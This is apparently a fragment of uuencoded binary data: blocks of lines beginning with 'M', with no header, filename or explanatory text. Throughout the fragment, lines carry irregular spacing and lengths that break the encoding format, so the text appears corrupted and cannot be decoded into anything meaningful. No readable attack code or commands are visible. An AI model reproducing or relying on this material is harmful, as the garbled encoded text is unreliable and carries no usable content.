M8019.Q^*Z5AJYBL@8I J (^RN" .] 6L=\UYC3, D\$ \$OHDKA, Z37@X (GLV: %92V; Q
M7"<JDRSWD) \#L\$08Z2FG;) 6B' Y" ((3FH" :B.MY9N `> (`W9:0W1 (\$O! =#] VD6
MY<"0YK [@ `L! "Y\$K#B^ ____ * =] M, %AX) D, B*] 4_-5 [KQ5; N\$HGK, S) JU&NH\G+
MR"&2PV2 (, 20D6YO `T+ `1>NTC07 `W-?P\ ; 5-%7K1E (0=40/G.4S@7I J-- (L.Z
MM [(+5U! Q*RL36W\$*Z [`4&I5\) =QR! K>, AX5F%8M6-6>?M+^%Q1W\ " +G, GR; ^
M5TTFS&7MC\$CF@Y (GMX1#H; [R^/%BY; PC5R) H: ` -YK2. ^ (D@%BRKK6C2\$>2- =
MDE=JQ"Z9:AQU.P"\$: (TT9=M9?*N@BP [BTP*AETNU<"J=9_, 5J, 5HY2) 2D (W4
M^/"`\$01%Z@=6T) ^L>R3.BRJ' Z6\$X&] \SD) M3-OOYKFS\^76@D^+@4TMO) FU
MD*-XNXC9V, 1SM: ; DZ%8FC8Z%U-SXB! (1E67N=<4?DX, !0NUD' *@%AP30@@67
M7V>* :>: XK.68N5>, DX7<<XL7] UV0WP `RMI3-D1QJ; WU<*%U&B\ -H: IQOG?HM
M: GP! /N%+ . : L (>? , C\95] (FSYA) ; ; Z* =PJS_ : "></_-S; _TOXWTUK8XK_YW*C
MX>?_7EFI/] S_ `2R?*9=YVAT, ##?M@ \PB1\$' ; G, N^>@ [. S; PV09^M%27/YOX
MSWRSY4Q: \$1S) P<G! Q' ^ `7I&L! 5<M, >@S+M; : ETL [[J6I?B+J@45F# `U! 25
M\$C) ' IU2; KK4XC^@) 2R@ \$?32, >] EK\$, " (<\PM3OE\$7 [R9^_ (_O_KZFW) E?J% :
M6WQ4; S27EE=6' W_ [W1Q#>+V= ' WC; _] G\] G6\^T7W [_<^; _ [. [M' QS^U] ' Q
MR: L??_K [S_] X_>; -Z7^?_ ; _XO `4 (N; Q*W [[K=%7=7G_PRS `; C=] ?W] S^ ^ML_
M/_S/M. [@9VZVGG^*NG.T, 9 `A" " +L: O6\ " _HS3P?^&MA (:H05+U5X>X1E: ' 8
M5U%CE8PC#55"EL+/Q0 ` (; W11AHVH3+=6W%=?UK^=BPZ/=OY^>' (4S47_1! -H
M>0RE! J/AV: B" \ [[0' M0 `HMP*2H7PZLT; ! (\$4] 1KKG=J*HI_?L@V' E# /3<4K)
M5=3Q\2@K1W1XQVVY_2E"Q#1X_PP#C"+\$/1.WJ: (GI8: ! ` `E: @-CEA (1: *D `3
MFI! Y92A, G9Y&\$W0+W5\ZFRA" ` \$T+XX" I) 8] 7W3, >' H<TK\$ \$%4= ["%61 (XV2 [
M) \$QJ; =HL145HY=XY-% `A (AA@+^') -\$1. (@, 7: 1] *; IW@5 (LA: IP! . @I@TI%
M3; * [] \$2G [CJO8IH*) Y1%*Y"HL"BK4! @3E-2_>' C9TLH2?' ^I19LJ<B4<NP
M) YSR, FSB=V4\$U] S\ `9QVSK1^Q. J. J, L: #:) DEHS+O" `7F__T+^EWA@8@23;] (
MLU (Q8% ! "93! J0ZIJ^5?] UF5-; U! "EK#X-70-7QA%^+NJVV\ \: &JTU>AK `Y ` [
MK&9I [H@2*7 [5CC9_Q.37! Z] . HJ\ \$ [Z. I@, : JD5=? [YJJ58&0*AH5Z%H= _<R5
M; GK (<<N+ `1J=^8^691X^=_] \W/V/F: [_3 [W_M=0 (W/] XR/_S63 [F_C] >4I?7
M_M7OSV' (6PN=/L] N: EM [N `U\ _] UC_&; A+&_>X_UM?67FX__LY/O>=?S+_
M8+ " . & : X `3K?_Y/C_XY75! _ [_ . 3Z_I_U' Q7) Y, /\ `F' \>S# \ /YI \ ` \ ` ^# ^>=_
MI?D'] L? T0#4?C ` ` /7SN_ ; FO_ ` ^7&, #3X__DXO^N@\$KP (/] _AH^*_T. : G! OX
M%QY-#P+TIX@`1) TO#@*\$T6%-N3N% `\$ (4_ (M' `+KO^I] 1] : ?/M/BOC; J__I<>

M-QH/Z_]S?'+'NE'KSW]5VC^)<E**F68&ML*&D=C2@W8*39O!9?2;XYL%]G[
M09@IY]9XHE)FV[PW8NX-0)I>#U:XN?GOYYEG+,6_G15H%+XMGCA^*4PD&ZN
MZOD%IO56CR-FS!Z4W_4'\R]B\\$/4+=LW\T@3]HC%!FZZ^Q1E4CQG2W*OK(4A:J
M\$@CE"PlS=O"#<9DSHBRUW4MN1H'WU'<'46ON<^4FZK[1J(8W^JO_4GEL"C&Z
M:\$R@7:@102=?[.SO'+^,W/ZOK]M7-'Q]IP'TA#.=R8P8A!ZMS?WSK;WGZLJ
MR7!X1:E^A\89]]&\SGDV2H;=M,=Y)^8?J==V'*C4NN,C&.Y8MGMM/1P80_0G
M_'A9FFC"(,)#I[ZJ,'U\JJ''^NKDV:L7+\Y>&%*V>']B*TR"+\$5^(M8'H?^O
M_?F8_7^VT]_I\O_RX_S^WWRP_W^6CSG_Q57_\G,RO#M^[,DT]71J&/KV!-FE
M0&K1HDA.4+\$RRK<8?-'YG^82068\$O]S9146>R[_PX/^_UD^(&AEGYRE6:4
M-A2O+\'[BX0@C0&XC&2S2EK_5']P.T\NK450&A;=9;S2KT690=-7OW6)R:,!,
M])0Q%,6C:%0?U1?[P\L-K+H)>CQ5Q62N63]\G(09)H''']DCVSOH7H^MXF#PQ
M*3F'230%T\;S\2C!_&!JH]'RN_V8?7=DE")*[A-.5\3DA(SE:XQ^G[_5;2+
MR=*&T?=)C]*=JBSENVDKZ64)YGX=X),,[W2>\$SBL^'^*<[JRZ\$KW'FZDD>%:C
M),7;G3H/8;2DFU('JU%_B\$#*,P8P#J4[;L"N5>QG2SIJHW>#M&>)^[/TA4
M6ML19WX^3S!HT,6X0Q?>H7#T\[]2[0!;^[_'/VT>72TN7_R\UJ\$,6%0)'8-
MA\$&EW4\$G!<@PG&'<')4>DT3OK=]M/42*FT^V]G%7#Z'V!<[_]O;Q\?1BX.C
M:#,ZW#PZV=EZM;MY%!V^.CH\.-Y>C*+C)-%!J:C^(F:XBI,D<@F6<\\)]A
M=C/H9*=<=880/3/";I.\Q&R\PY<'MS#-(UG>,4\$"#5K0:13L7>.,6&#;T)*F*
MSG-]?;UXV1LC10(GH)K9HXU%4B,>.1<61&(;<6Z]=T9Y-<Q6U&#&52JYVT3:
M.Q]?O%:%3]>\MS'M[FO<E\KSESBXM'6FMZ?*1^Y/F#+=P_+;>&YN,E;"T3UF
M;,<'6E.G_\.D5Y_A+>VRS/2L.DTFQ9'+Z/<E=BS>95#69]+*4CM-FN!NDHW
MOL'3E8:Z=T9Q%IK1!CZ7)UJJF+HQ^,\$6QA<;>A)E#6R);D93NY4NC:%,@,31
MG.XEG6C;IS0.>:E[5.E&=DA?(BX'P*(ND1K'B.\5,%@B)KJ%*[(Y[#_C]
M-/CEQ6CN^>(&Q+0K<,0X)%!(A\F+?)6\$&>J'*;,HZ[D^ES/X4V<0*"!"NH
MA[6&I8I@-I<(O\C>XF]L@K,7R79\UN.R#K^47?,'^!^!Y,)=SG09!5I_2I!#-
M)X-"A)OIL+>+)'\$&NHF0.B*I\&1@?>Y_6J9M?9QP?Y76:-D+*7C7C+'A6:=*
M9(:T@F1(L;)&M)F(C)F0,8F:G%.6=>F\$4\KH*Q>=PZ6RAON3_G0'M&S73SUM
M+U9-V0+T4/)\$\ZC=KVP?R"7@:P<T_-;K5*WIK*'.^L\Z&Q#]?%5UH,7P^:O
MHHG,^"AI0^E3ER<(F6K>1WSV(1@'K/45C4S9C'RV9,>0"Y?TBW4R>MRIO3
M4O'D*9R\[:<])1M8/ORCPR),F-9J-(_5Q!P\>J3)];YJ1_NX&]Q\=1/A?VWQ
M[PUY2ZAA@6S?JVVPE,'7,4'PJ]4=V*?Z1\N^AD<*?];E@Z.=[GE072\X_M
M,_O@]MK:.W3>F=\W]A_JW5WZ-%_6O:KH']BQBMCIHQ*,VG(PE(R'HR+(*J#
MEQQ:H[%8GT9C!6LKUWO;ZTD+S:XT,3:[00"-MVN&EJ5^9^=FZV#O\B5G.-&
MM+BX")AV%T]H'6LZ'4^(LXHKH3:AJ9F==QP0!;S@+OP@,%]BSO'C*ND0%\$@
M:YH9L)2N!,3<!#30-@'->TQ'GO0E^IMA]#?O@/[F9T*_BWW\$;5ZV=MDBO'>6
M\(+\$')?30# '@<WNPQ\$S:2GS&^>EV'>5'IQLH6\$*\$C%=X82K7,TQB*4QV(9);
M<DEN,KG9?OO[DZ2Y)6+9']]=I9+;C:!IOX2ST*'7HFGF=Q\$/K') (O^CX6-.B
MT0:S1K\$R**K=3?#G4F; *5.FT\$HY/L_*,*U!H;TB.K!&)W5/\$-W)4F[U8?
M'M.P[J'\VMO9YUG9V_R[FIx+=FQ=(AE\$22,,N[+F*,&V4)3*>CFCI,1TA]*5
MD4',GB<'0C@GVZSZMS5R;YUY31I&!4+"G=3)&4RO(.1Z6LN\$S%WZCSQ9"+
MW\$V2^C,+. ;^3)!+:.]O_\@++[R*)3\$/E@_#QKR)\?;\$)HD"L:/_O\$R:P3\$Z4
M'(ZY@N]AL-^9#8L9P</)IV>;*7251@:'9+\$=BM,[5>,L7C6PDLXR3"C8.6B
MRGQ+J>,19T^G-VBSKFL)1EU8<:!4HV_U+\QES.<=V:GNN@/R^EZ?2U*87IM
M50<H75AP3/30&'?B=2HB_[F]CBA->!R=1CK0WH<H,LU\$MAT87JX%A:G!68K^
MWV7^67\$;2\$]!QM.OW!3TD:8;+!"B/'988+>Z35L8+[3OVR6J:GP!3,S[PG-
MNV/W\UV_T^U?]H?])Y_,8DG,0AOHU=JK^G*24T!+Q,[#8FNE^/IUJ#7?=?,F]
MTRS+:WDZW\HUZC'G"\@9H?G1?/0ROAWTZ;!5D</1\Y/C+5II.)U?P@3S66L;
M)-C>^'9-4_K!V=GFX>'N]MD9039S1D>_]]2#<[.XJQ[=@9H[<0C]&0HSRU2
MA-/Z31TZ5[]9:LQ%3Z*Y] <VY\DW%M7IJVKO!#/,=/ESVFHJKT?F:7/NJ66B4
M_@J1/\<F7W"3JEV^&^CU_%]I-4KBF_R+<_%"D2OR1=7J332_'BTWOUO^;O5Q
M\ [M5_1!H/W: &0D, @!R7+V<Z37B\9C>Y#V"GL>X, XRPRG-5^:#C9&==B] &DC=
M4+3;OYV^\$O#9N)=?']EX\AH!N=RK]CNOFM]YP9B%&;!8T+8N=G*]OCP\$F+&J
M\$^*)H\WA7(^W:702F#] [D\$K3CPIIO5[7IA7S3*.>MANJ0QL!O<]M!=E88S(W
M@;K(J'Y%F#D4V@6?BX#,.>K)CRX;"TBC1A@^#@;>U:'#0@H!-"S8\$-&1.TDG
M>X?/MO>5Y/751?15)B9JK%:"UYV*FAHTA^A,[NYX\$G'V/:'#<..2%T&[J5
M?KP1>N0J"N:0(6?:T)UB'-BH:I./@K:-W109[_T9:2=87;VR\@+*U&Y7(XK
M,-GE\PK&D\<?3^B'9D!J]>-BZ&57HR3M; ;>3,QCRMW3GP]X2X0@_WOMS\YX"
MF"O&I!Z!%\$B5@\$>I'='^]9'63M@=8CP<)NA=,P\X>9_VQS!!6`16:MQN5V&\$
M>)_E"E;*4(O9\]'Q=3S';'3#I#UN)7B5(QO5*' ,)R&];X2V\^&6<#I-N@DT\
M,G)NS''Z_8P:(SOGT2P;/[%E?\@Y1T+LBMO[/ \$A:X3+N<<P/W=C]*DP[5W%D
M9],C4H)]\$;ZLHL;HF6-(!0/68NCV@M1P\B=!HF8=\$#K;SG()D8]@54S,'FJ
M*B*>KJ)AI)716QK'Z1X:OF2;HY9DZFN1X*"Z#I*[V[E!E<^=RI['=33N_C
Mbj9*>K?4!IND&7(EF@^@TE7?<2:A'_JU^U+.\$6/\$?6^1C6!"!@!5@,1I+8\$
MC?PMC_RM@[:W[LB]\$MMMT<77;T^II%, \$I;MY.NWP&8;@5*P\AQ'5,PMOF2L
M'7P!Y/\ZI>]NZ'4%S(*;MK'T1(;4XN^,J6<?4#L(:!;X+)]#,41\$V*EOW\W\
MBF<N%6L*QAMBG_-.S7W\OW^]4_2O^_3_:JXN-1[B?WV.S_WF_RZW_V>X_Y^/
M_]5\W' SP_\<'W7_U?_]O^OT^_^_QFN_O\ZZ>+_K[K,G2[]_JO?N7?^=QO
M_\<:^94_4]<_K'GO_E]S]2'^ZV?YF/M__B+W/[[QUWO_AGWVX^^^4?0'.O#
M7_\2X7W7_ZRQ/_S+?Y'L^ [O_TO-Y8?[?Y_E8R__>I%_S#!/_*KZ//&_O"
M>40F/@29\$. (17C"[P"MVf,W69#2CD!'FW,<_SMR''SK>A__<A/L0+]CZJ-K(

M! ?K(1?2@0!Y*0PR&]9@8I, ./^>&^F!#T8U) <#]5WW6\=LJ.R-D,H#2S!!S4*
MRG:OS8!RT2"BO)' @07!2UU1F8IC_HO22]CQZ^2L0BNKT1Q**@C ([H?S13/!_
M\>^^^[_6069K8WK\ [X:O_R_5'_3_S_+Y/>_/_R1_>XC^_1#] ^R' Z] T/T[X?H
MW_] [HW];S?DA]O?#Y\ _VN8_\ +^[_SW02?/?SW^7'C:6'\]/_/?G8^2=-4#P (
MZ813]+^5QTM+[OPOU9=7'^^(_?Y;/ [ZG_2;+X!) J@^ZX) [W8*WBU%<R^W=W</
MHI\ .CG: ?^V^7]=007_WLOUL1+48/ZN>#^EDH+S^HGP_JYX/Z^: !^!M3/L' (9
M3=479]) @9U) . (ZU\!D) U?68U) -X#:WH=; -YS8, T_V\ "60`XNW7-@2W^V@2U[
M' 5R^Y\ "6?S^+R+W' MN+U<>6>8UOY?<=V9XO, Q^I_LW@"3_/_6\WI_ZM+RX\?
M]+_/_\5'^OXX& [WH"=_\B6<"<(10[!8MB^7IW<A06%?^Z+L, ?N_ZGF' [H, WG]
M+S>;N?Q?CY<;#^?_G^53; *U!YZBTQ3<G=ZI1 [O-H/KH<]L>#"\$/+WU:C<6>4
M=N-1TKF-LO' %17K#>Q; 5G4CUF? \Q '\$J'3' L8) C\) '-50^A?1C@=T. '\$F) 9 (:
M=\^3(=, ; KOG_4X6Q9>7P^0R' E' P?U8\0*7I>G"O) F6* 'KBPK5^ .KA!NW!DF
M<?NVAM@#F" '!\`*2;) ' BRRL+TP_ ; /Y<' %0N@_ . /K>7BP4+ZJ@#YB [% '_; 1Z6
M!] 7H%U6R/ .H.UK\$<QJ, :5.#K+3UE\HZO+'U] K: ?+]' %7%! TL&H9FXLK3_ /
M.= [+?B\, 0, N<U&JT: (; O>=XHU? 'X:<MNN<+LE (.PA, -8R, (8R, 'HT+Q(8 ['
MYT!* (QP' : I99TDE: '-P:> . ^P=X9H/<L&' <X"\$85>+;\$; 'R2A3), D3GA&P&+O'
MCZ^O^D! 'G?XU; B'#3, Z&J1S27K1# : 2\Z! /PJO; QRW\, KH@R) , @D. !Z`&)><
M\$6!2, N?Q' C%_Z<H ("CJNR^7ZH%O; * : 'HLYBXYH. @4 (&G=/URV `MJ, .=<*HB
M-5ZD0S& `17\$K>=!97\?N:1@ `?KW6" (\$' Z' V8#IB) +MV95I1-36F () E0&?MK]
M(A (#4) 0' 8G0% ^Z@#%/30`%C] @=\$O+. 3' ' QYW) FM?7U\$ 'D\$' GZ: !; T4% (_FL<
MMX<T@=AHVKL\$. 7] TU6_C [>ZQRE>18<PJX%_GQ' ^RQ>BDC\DW8@IQT5?M6H+2
M=(9FVS0; P9@ZP+3BZ#ULE' &/DJ@P+2, =Z5: !GJ"Y=HZB) E"] (C" F+W. ?G!_&
M>)_] /] \1\1D>^B&KVO\FUR>C: (UP>%` `T0-(BQ; [@?4L] YB.<)] GF0MM[!
M-, \$: U6@>] -8' " [TP [1 `P6CB=6*XD1 (= "K0: C9RI^ . G#NR9. !: 9"N#\ [7!_ %"
MHQI=K! /_C" MKT) FGZS#. " (@C=>U>=, G\ /9=, *Y6G%_YE90*] _C [7: >CP! 0T>
MYQ] 7_ [OD%OHP [K5] HL0/\VA `W7' #KD3MQ (+OE\$Y) L0Y3R [37@_ /30+0U!!]
M&A<^\$^?1N\$. \$* (A9E/PRQL2 (_>C" !RBBN [] ?7) ?Q: WCPR%23PYP\ P/\ `-' !
M& (' T*2& . /] PL! `] FZKS (WN@P4J3FP3E>XX_R" _U] W! DGS-1 [R76>9R!] GQ?1
M(X: ^2' OCQ" S# (79: 990QJ? *#99@Q, , R>1J, ' \BIIO<-23. 6X;) "\$ ` ' C' \#C9
M/^3F\2E, -FP#@@/' Q1PXQ! T_ *' ; F [9DAM@&LJ' /9! YG] JHMBSC/D3T#77T=[
MK9W. L' \K61! %L; KJPP9Y-DC?] R>RG `XRFJ [' ; 724TD\$7&\$. YM [' 1 " " 3: Q#\$1
MBV7^BB%\$V^T\MBC, Z\9CN7IAHQ+' "H; [F" =<9; F>GRIH\SR] -"T. LF3< [G>3
M=AH31_K.)] AL' 3J_Y, 5: Z* R3@ (5# ' W06, OYW (? . LZ# !V+M: M89\$N_I\OU%. %
M>K6, BO7XW\# !C (#84? !Z&JNXJZ9M2G) BD&D&M>12LC (+\$5^T&^*Q7@F*C# `F
M!U` ; <9JX=>70SE0^H_5" #6 ([, /') >R `V\$ I9B?UJ4ZS@>R4A] WA7P<: `&P*H
M\$P1B: !-638P) O' KQ\$ \$1HI%R\$] \LXU7IZ_ "X! #CCL=, T7 (WFMGO `79-D2. "I
ME] &+<8\ VW3E*F&42>M5JT>\$PAC? `QE#6V [X90+6D! S^; 2^4&VL `; S>7O: HWF
MZDI4WN^_3TBD: GSWW5) ED9*D (; @+! 1S [?1YGN" _V `& [_<AAWH\>Y?7V&#; T4
MWM! ; ^\$^ [6K3B>' ^' >1) 79X6(PM/' `9: EB `9UJIHKEE@NKN0>L20FB248%3, 7
MAF7-GM9\$T?MUAZF ("L2M] 9H>M-8' ; ; FDE5S0" `X#N0BV7TM@#I' O. G* NJ#XX
M! TFA10=E2GXX! ZE@_ ; TO%B#. +M; SS_ ' #>V' , >V% H9XN+=C; U_CRTKG4' 6QN `
M! =G! 5J6R<9\ . `JT, VH\$. UFJ#] J0. POM6J (. T^9UO0' ^<XN>@Y [ZSY; EM (%8H
M9Y^Z@ [8M? ! "2XYHAUG* &6^* @LE\$> `2YJ (%/9) K-U%=2&Y4' 8 `ZJTP9S7LC78
M<0 `VD# \J" ?2O4&RX8\0T*VY3; >@. M] 4#U ("H, :FU<VZN=[?F2@R, !L, `1] RN
M [4FV (< (P%: TMO7. X (A+M/K! 21DYLI=%T@%@' . (7A__& (-2/ : /WC@%EK3 (\$/
M4\K#Q5) IIS<8CYYS-Z_KBXN+/?1) N. IWVIGA^CIAX3#N7291 `PJ] JS50Z. @@@
M [P<2ATTD' @R@ (Z48+XVBF-0' 9KL ((' NGR# [KBU&9<D^FO+&T^D. 0RP;] 7AN9
M. :>^) B' -6&@JT; M2= YR-2" T; @6 () 7WL+C<5H0-N (WIAH7X3G2N>GP&<H.>, N
MT\$XS- /X, FY2) \H `: @5B_1] I6R! 0. U%\, 5+) =, ><! @0G; 7L" . S] , M' "XY `#
M59; 4] J?+F. TMMR<&@ [SS-G"C [09J. ^ `] Q= : (4X9 [#*83^XE! &J4\$DBG6BP
M, [7B: ! : L7#9C8?O, -SF. XJZF: %: T1V, C `PL0KL^72=M*Y7<Y^9U" J+LZ] 8Z
M?CE=<T&G02Q! : ; @GX3NB^NO6Z7HJN8 (9RP+14 (I-#M (-' !LP\$*?I-K396H>Q
MG?HC0Z%<: DV `+?Q) &@MUQNW%#?; B\$OH10H^KNI+JE `6--' H%MC?6P] (GO `S:
M/ [!+0</ `X' 5: JYVNM] 9RH (@R06; ICD>Q40M) @V%) [<8' U>X' =@Q&8-N?-8NF
MX) RY6' / [YMFO\$ \$JN* T4CPV&) \$4' 5' \$ (^Z/V2<"RV*] <\$) 5KPJ7X6<Y; 6K\$XT
MLU' " ; F=P%9\GQ (=N4 (^*1R-<*; C (00TVIF20E-Y3HE) M9 (: %VT? `T' !5#6# `
M*7" I*NF=Q#+ZPS8; [FZT9*Q: [` (S `] #&Q0" 0K8. TFO2QOYSAM@; E#T5GZ1 [
MUFD&*C) R8, . D%9M"E5D#1F" 4-K77C [] W* ; #HMC&C6; 9/ #+57R%-YO^A9JP3R
M5EXP [Y-2> (_H! Y1Q^VK9! ECH@84] X>@ \$ `#KA+^7L&G\0FQ\ * . WW2##: (ARS
M/ `L31" 9QC>-N?) -VQUVV' I3 ((MR [57, 4M<>D-9CMA2 `^@9; \$%L/ [UKM: 9PU7
M\B_ `#*LET1Z, \ \ /8AAOTJ8B4' 2C5XW<, CTD#EB. O83! P+/2SO [] V= [FWZM.
M/P. ' %8! 7<6" !9 (4T) ? : N (Q* \ ; ; 84WJ. W^<WY%) BJB `! [(T. `B' @FD) (DD\$5,
M/ L6AHISXBR"-+-DR-1ZV>F? `] 63S1/MI\$, <6I: 0C8@ (SPP (A `<S*%IY<C31
M0:] S*P0#SS9AIFCBGLE_E" `^% [F#GNO-, ^& `H: `M5Z-LS=UAYP=OY=: : K==Q
M) ^*IA_ \V-M8; =G--6, B*K?DDT=B1GZ<C6@D6 ` \ : &OJZH8&, C#PX `449N [`TH
MH\ . +30^: S4 ["EDA=/5] OKP] QLQX^ [: \$ZT7ZZGI! : `7S^Z=/LGV48! *H^O! &
M/ I2 [Z?GZ. 16X>3T\K746A-4>. 1?@&A] "Z&O?>64 (1G+J=V [\$\$) -J (, =*_
M6GF%D%<Z*Z7^T^?EH<@X\YGE5K. .MH%6-D [9&Y `O/V! 0" S; "0BV! HESM=XI
MME4GH! , C ` _\U&?8ID7C: BX' I2&L4X#-D! =3 [. XMT9"GO9UD*R\ "L_R"J7, D-
MA) YVR) R-XEL] *) QP3QVN%8UP] 84: N5D80F_6S [FMFP5M. O<D `Y+) \CC2DB) Q

M9IXREX+UI [5>;GW=K1'Q0<\U+>%BN\$HO2+ (@ "4-, E28" ">J#V_\4NY0^' 6H!
M5/<) 9"DT') *4!E1B)+6<_?G3#<NGP8\9%LX]<"' LV'0"0, J;]Q_B!RGC [<*"
MWZ.WO--8/DX, /D@3H\$.^E93Q5E '\&; =O??K '\-A&9>:G4\$"R?&<; F4@B; S^>
M1+09) 7T*G7?6YUU (!\$:VL) '\?V_U&%J:287IYQ?8J6KK%HU ('. "' C' 7-DPVEZ
M_9' @-B!9?# /2/ .<3SGB'I?_+S'AN; '_(C./G[7I [H7! [*ES0' ^SN%M@F=' 7H
M0JU_4> .+6P;) &75+0U (' !&^+NJ#>!WO"2A, Z@F: .YP_ (^*S2@-*\$, : "23/KP
M#% ' 0-']AN3; \SX[TB!0 [!&9+=:TU0; A6", 4EI^B7AP '\]F\$3 [[#6) *&P>"E,
M0"S?]FK0OL (-'WGK)U%, 1G\ /BV00' [] *3_8N/@QEX99D5]_V3Y@YFVKU41) L
MSO@S/WAGA5468#%91D?) JS^NWQ0 [*R%-PH0901V/4?7, [ZP [!P<; * .V&CSO#
M8HX@Y [?K5DC_L1KM4&YE&%#'/240YB] 3ZJT^\+4O4; %E%7.87\>:2QJ@A2TK
MZ5JT' S) L.2M [!TU; >:, 0V; 7 (#HA*TPXKT.Z9EUS<5^LBE430 ((O=%/ (VP+='
M7A, ' 7V+XPXDS?B>G-WGF, K^SL5YSG#%&RAP7\$+; 34H:BN-R9-Q' G (.D3A&7
M0OKLL.C"W; ..==) .XZ 'W9]A2]GT4EY [FDD3Q* &KKOHJ%+;]+!Z1<!6U" \I-U
M%D (' , "' ^UW%TL<@) DCF:E3W/ .J\$NXV<>]KH%>+T. :UTW">1TCB>V#G: '\; UV@
MF7&0ACK/ '\Y'T: ?J5Q]2 [] 9V%' U)GIV) /PID&UAITZIGLQH6? \ (\$\$.IB\0^-N
MOE, H: [[+XYIDA6 '\KX@* ; D!;%@') +U: \$SG/\S? [-DVL/N, 5W@ \D2YRLV/ '\A><H
M' B' HG! /KU7IS/NQMBJHSIUAB0+5V, AA=6590; *L7\$ (8) 72P>CD\$==; 9HTI75
MKBS [L_ /Z1S3KHXG^@WMX@8\$0GQUO [>#E/8+W#+V&C\7-%R"*' 6@LQE/U^?.L
ME9J] #+ "/OVL; .A) C&Z] &YO) [<) D; R; +MXX' <23Q@) F>1?8D9M\$QD10%\X#Q7
M1Q"ZE4INU&@U&QWC@PR>9>6 [CYUW [; 8T. ^G4>, /D?1531_#3KAT&OK&_, OM5
MSG<HZ1X' @*=_F4Y7<'LR8_PZ_') YLGV [L' WSS: /MP42\$6V4X '\JU>@+-NNN
MF?9&HQ) U%]; + [9K,]YJ) JIBM4=RJ] .FA1DDS.KB '0F:FAFU#P#7*U' 52CM
MUD) CS2, =_7 (#, S; 3D (Z=A (89GCR5Z8; TG"D! (GE_#!K&.>H&0Y '\; %V7: ^>0&
MF) ' -' &.G7J=/RTSJK]DF?FNG:H '\HYV2OQ1 (\$8Y; U0T*>; Z, UZ7<: [&: #Q<8
MH1=3W (F\DB1*CKOT!"3; _BCNO#9H. *URR-, JJEOT3; AOX4^^@60+.U5 [_EN'
MBEL>) D] J'BSGX' P4@VQ^W1^ ^RP; H-HA' 0NIT5=C5MG; D '\N94E0M. (AVW! .8A
MPXR>) +(-1XU%D304" ^) R' R:<6XA^5 [WZ) N<.DFW%K3SP*@] FK:P' <K. ^CCP%
MLQ=2??Z) TK1#EO8" \$BQ+ (+-D. .P/@2"==# (X\$H*I6 ('Z. ; '8/K; GS; 1Q (6G!
MID=' ; ; ! '%+ (K&MN29^ '\P%- .XX:5) =Y] U"M"PUH (&!+XM68U>; ; W</ \$*Y&L '\
MZA7; J1TE (6<ZNBX1#4L*F>&?3I_>8I_>/C5TE<LRQ%3\] C1R&; RB1T [38RH'
MQ7P!FP8MB/WM*2. @ (?F0>% _A?) JM37=' /T (#9?. <\$".) +?<89^2@K:3\W [_
M' 4T\$G; 9H '\W7RRSCIM= (D" TU.D*&; I9YZN9IPL<L! 6 (0AN3@<^-2D; RW942JZ
M4FP5W: _TV+:@+G6; Z%7+, 1GW/2DBJX5\?BR/: ZT500"1Y!; (B?Z*=9TJ5* [9
M' . '8HGF '\P_X; \$VX9?RP01_VJK% C (: ?1\$H*U^*JJC4+.U! , ITM6T (&@M) ; \$0
M=QOZ/!5A1SB] 9\$#H\=RSYZ*!=UNO [K9!]H) KI!M5SRG<6) 2ERS]=W?XM>I: T
M8KRF '\\$53V' .@5F8R '\: * [3D2E] OLU/ .^=U^M?9XN. 6BND. ^JZLY88Y [@A.Q@S
M4P '\, CHM\L= [R%16>-Z?NP@) ^#R3OXK+K>2"Z6 [IME" P<\JBTUB94:) Q23CF7
M</!3J' 1Y=: <W1H2#BSC:DI@4P&, 1"OGTJI+O?") >V\$X"Q/P! [GA]>KB<SS, >4
MGC2G] *0QN2>N5BG#MCK<+L' C=) I--D/\^88!V?0PX#KY665/2A) 68Y\$K) :B9
M>5N, LVSP;) H+@, I\$^ER_) Q?VB* [V] '\0+^3, H:) =7=! (N@' 1@08 '\?+86>1SU
M%-8<+4D&<BM36UT#A2Q"4KFK] L4V\U3^KYQ: KY (, +B/) -QRBPYNF@8W=IP.
M3C '\8/ _J: J/N* S">0I6A_!V0>?<G_, O8SZ<8#C [, 1#UOI! JDS1=@8D; = (#. IT
MTNE4' 2CH^3=*NXG\$OG) !IHWM*?=AXY2W4-K6 [, @%I/T^^7135 [-^5TT \-M^Y
M) 0, PRJ*QOIO! 4, D/XQK; <^8*"F; CUI6E+F3N\7C4QV-6=) &_98, ^' >FC*9I.
M\$ (EDV3U<?XAXW?E96HR. QCUM) 6+2 (VA) Y@QGQ] F!KF/TC\=B:JM) [!Q; *Q^#
M (11 (4! =) \$%^O4>7 (1C#E6%*M. /+QY [GNPK8^B (=TT9;]W-D:UX*] !5UP!+QS
MM0WU+T; 0\$RT-9* (' _1: J@S05B! Z\3] FY56LP\39; ' '\+L9>?Q>=I) 1 [=<B [V5
M; D9R! T8GJ%B=I&2J\2Y, DP1&-S>' >OLVZ3%/?CIP7&GX [!P-] U"2", 1; \Z: F
M: % ^A/QFU8\$: UP10_ * (B3-VC#77L^9Y+ [K]: ^4, .U6IBB&2.2"4ZCN+?=KCN4
M!) ZU>L\$ [--C3U_RGLH '\%>M [+BM=: N*Y, GNE#P' =R_ " &NPY8E>S) # \$WN>8" KU
MC+D' .Y: 8_!O^N' #YT [!Y%+SVS0A, C2XGHMZXVVG [^: G?GY&=/_G^ [3I) C] ' 9C
MG700A/KV+=Z, 3VMQ* T^ [E*?Z; :WFG@ '05. @) % [<P8 [19T, M' D8; AMXBG\F^?
MZG; S^5*#POG; TU-*Y?X>1\$. _49H">D:) 0*2S?IX*9^4PP*IQQXV (M<@5V\$ [Q
MB. M\ S+; =GG) _YL.V)] %AN5=9; SPJ] \IX<N\$@; 8=\PY (XN\7YY; MQ: CGC5 (^ [
M-.]] =5VM@; ' Y>J#PISWTU1O=YK9NUQ6<QC%&WT: D#NH' <V" '\J48) N_\>; '\O
ME0^?EM\$5*M!NW; ^, R2. ; 7, KP8 '\B8"NQ] K; BGW/ / .DQ+P' 4SF3 '\\$' \$E! ^8: /N
MC1: C369+68R; %>Q8>, MWF' 1B] ' 6\$LLAZ) !I+R# , R) 5%"%] %ORSA8>G [#V, EU
M) D] 6H7*7/S#. V+BG!N) H?_3: 3W2KS-] : ' PM) K' 2 ['\Q4H= !4KUJ" ^<! 6"0F\$O
MUX4/ [D^G] T#BYK<W\$J-: ZP\S! &0 '\IDHE6G' ?+\$B3I '\@59Y/J (A2J0^ .KP. +=
M.] O=; YH<1: ' P39\ES94VGD&+XXZZ>S*S: 7G-F\$QM/FV=4) I, S] 5 (8\8W7RLC
